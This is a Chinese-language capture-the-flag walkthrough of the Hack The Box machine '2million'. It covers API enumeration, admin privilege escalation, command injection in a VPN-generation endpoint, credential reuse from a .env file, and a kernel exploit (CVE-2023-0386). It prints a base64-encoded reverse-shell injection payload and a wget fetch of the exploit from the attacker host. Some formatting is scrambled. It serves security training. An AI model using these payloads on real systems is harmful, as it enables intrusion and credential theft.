
通过抓包可以看到请求时/api/v1开头的,可以访问看看有没有其他接口:
1 http:// 2 million.htb/api/ v1



看到有admin有关的,其中/api/v1/admin/settings/update可以用来提升权限为admin,一点点根据报错补全参数:

这就设置成功了,可以在/api/v1/admin/auth接口确认一下


显示的是true,就是成功提升为admin权限了,然后就可以访问/api/v1/admin/vpn/generate这个接口
也是一点点补全参数:

这里username参数存在命令注入,可以利用管道符;进行RCE

直接反弹shell
1 { "username" : "1;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi42NS8yMzMzIDA+JjE= | base64 -d| /bin/bash;" }
找找user.txt位置
1 find / -name user.txt 2 >/dev/ null
在/home/admin/user.txt,要admin用户才能读到

看看网站目录下的文件,看到有.env文件,里面正好有admin数据凭证

可以得到密码是SuperDuperPass123,然后切换为admin用户,可以用命令生成交互式shell
1
2
su admin
可以读到user flag了
1 7322 b46800 c 9 a626 d60 c 6 d331 c 450 eed

ROOT FLAG 然后就是提权为root了,查找一下和admin有关的文件
1 find / -user admin -type f 2>/dev/null | grep -Ev "^/proc|^/run|^/sys"

可以看到有个邮件,读一下
1
2
3
4
5
6
7
8
9
10
11
12
13
From: ch4p <ch4p@2 million.htb>To: admin <admin@2 million.htb>Cc: g0blin <g0blin@2 million.htb>Subject: Urgent: Patch System OSDate: Tue, 1 June 2023 10 :45 :22 -0700 9876543210 @2 million.htb>5.2
提到了 OverlayFS / FUSE,可以搜到存在权限提升漏洞

EXP:https://github.com/xkaneiki/CVE-2023-0386

先下载到kali里

然后起个服务,利用wget命令传到靶机上

在靶机上下载
1 wget http://10.10.16.65/CVE-2023-0386.zip
然后解压,并进入目录下

